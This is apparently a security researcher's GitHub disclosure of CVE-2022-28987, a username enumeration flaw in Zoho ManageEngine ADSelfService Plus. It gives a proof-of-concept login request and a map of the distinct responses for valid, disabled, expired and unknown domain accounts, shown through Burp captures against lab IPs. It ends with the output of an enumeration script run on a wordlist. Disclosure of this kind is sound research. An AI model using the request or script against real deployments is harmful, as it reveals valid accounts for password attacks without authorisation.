passtheticket / vulnerability-research Public

Code Issues Pull requests Actions Projects Security Insights

main

vulnerability-research / manage-engine-apps / adselfservice-userenum.md

passtheticket Update adselfservice-userenum.md History

1 contributor

48 lines (31 sloc) | 2 KB

Zoho ManageEngine ADSelfService Plus 6121 Username Enumeration CVE-2022-28987

- Version: 6.1 Build 6121
- Tested against: ADSelfService 6118 - 6121

The domain username (sAMAccountName) enumeration can be conducted through the app. The domain users which are enrolled to the AdSelfService can be enumerated according to response of the application.


Sending following POST request vulnerability is exploited:

```
PoC HTTP Request:

POST /ServletAPI/accounts/login HTTP/1.1
Host: target
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, /; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
Content-Length: 23
DNT: 1
Connection: close
Sec-GPC: 1

loginName=USERNAME
```

The Administrator, krbtgt, Guest are default accounts in the Active Directory. The krbtgt and guest accounts are disabled defaultly.

- If the user is not exist , the response is "eSTATUS":"Permission Denied. Kindly contact your Administrator."
- If the user is exist , the response is ""LOGIN_STATUS":"PASSWORD","WELCOME_NAME":"{Username}"
- If the user is disabled for example Guest or krbtgt user, the response is "eSTATUS":"Your account has been disabled. Please see your system administrator."
- If the user is expired, the response is "eSTATUS":"Your account has expired. Please see your system administrator."



Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × ...
Send Cancel
Target: https://192.168.1.134
HTTP/1
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR

Request:

```
POST /ServletAPI/accounts/login HTTP/1.1
Host: 192.168.1.134
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 15
Origin: https://192.168.1.134
Dnt: 1
Referer: https://192.168.1.134/authorization.do
Te: trailers
Connection: close

loginName=Admin
```

Response:

```
HTTP/1.1 200
Set-Cookie: JSESSIONIDADSSP=27BB1676AE0F7110018299BB140DD685; Path=/; Secure; HttpOnly
Set-Cookie: adscsrf=718715d4-966b-49b3-98d4-65849ae118c5;path=/;SameSite=None;Secure;priority=high
Set-Cookie: _zcsr_tmp=718715d4-966b-49b3-98d4-65849ae118c5;path=/;SameSite=Strict;Secure;priority=high
Content-Type: application/json;charset=UTF-8
Content-Length: 104
Date: Tue, 08 Mar 2022 20:03:29 GMT
Connection: close

{
  "eSTATUS":"Permission Denied. Kindly contact your Administrator.",
  "REDIRECT_URI":"/authorization.do"
}
```



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × ...
Send Cancel
Target: https://192.168.1.134
HTTP/1
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR

Request:

```
POST /ServletAPI/accounts/login HTTP/1.1
Host: 192.168.1.134
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 23
Origin: https://192.168.1.134
Dnt: 1
Referer: https://192.168.1.134/authorization.do
Te: trailers
Connection: close

loginName=Administrator
```


Response:

```
HTTP/1.1 200
Set-Cookie: JSESSIONIDADSSP=99A44C5056BFE06DC746B8EB3E3E128F; Path=/; Secure; HttpOnly
Set-Cookie: adscsrf=64fc80e4-13ad-4917-adf5-000b81850fd0;path=/;SameSite=None;Secure;priority=high
Set-Cookie: _zcsr_tmp=64fc80e4-13ad-4917-adf5-000b81850fd0;path=/;SameSite=Strict;Secure;priority=high
Content-Type: application/json;charset=UTF-8
Content-Length: 60
Date: Tue, 08 Mar 2022 20:03:05 GMT
Connection: close

{
  "LOGIN_STATUS":"PASSWORD",
  "WELCOME_NAME":"Administrator"
}
```




```
POST /ServletAPI/accounts/login HTTP/1.1
Host: 192.168.1.134
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 15
Origin: https://192.168.1.134
Dnt: 1
Referer: https://192.168.1.134/authorization.do
Te: trailers
Connection: close

loginName=Guest
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONIDADSSP=0E10E50A23406F300D8E2B235D05ADCF; Path=/; Secure; HttpOnly
Set-Cookie: adscsrf=7ba1c1fd-7208-4aeb-b773-8b496c7b266e;path=/;SameSite=None;Secure;priority=high
Set-Cookie: _zcsr_tmp=7ba1c1fd-7208-4aeb-b773-8b496c7b266e;path=/;SameSite=Strict;Secure;priority=high
Content-Type: application/json;charset=UTF-8
Content-Length: 120
Date: Tue, 08 Mar 2022 19:41:10 GMT
Connection: close

{
  "eSTATUS":"Your account has been disabled. Please see your system administrator.",
  "REDIRECT_URI":"/authorization.do"
}

```



```
POST /ServletAPI/accounts/login HTTP/1.1
Host: 127.0.0.1:8181
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 15
Content-Type: application/x-www-form-urlencoded

loginName=test2
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONIDADSSP=F2F3C595B47ADCA6E97A3064EC904562; Path=/; Secure; Ht
Set-Cookie: adscsrf=7ff3c57d-faa6-4e30-97ed-3225e46a7836;
path=/;SameSite=None;Secure;priority=high
Set-Cookie: _zcsr_tmp=7ff3c57d-faa6-4e30-97ed-3225e46a7836;
path=/;SameSite=Strict;Secure;priority=high
Content-Type: application/json;charset=UTF-8
Content-Length: 114
Date: Wed, 06 Apr 2022 22:43:55 GMT
Connection: close

{
  "eSTATUS":"Your account has expired. Please see your system administrator.",
  "REDIRECT_URI":"/authorization.do"
}

```



```
┌─[root@parrot]─[/home/kandemir/research]
└──╼ #python adss-userenum.py
[*] Usage: adss-userenum.py url usernames_file
[*] Example: adss-userenum.py https://target/ /tmp/usernames.txt
┌─[✗]─[root@parrot]─[/home/kandemir/research]
└──╼ #python adss-userenum.py https://192.168.1.222/ /tmp/usernames.txt
[+] Administrator is VALID!
[+] testuser is VALID!
[+] guest account has been DISABLED.
[+] krbtgt account has been DISABLED.
[-] admin is not found.
┌─[root@parrot]─[/home/kandemir/research]
└──╼ #
```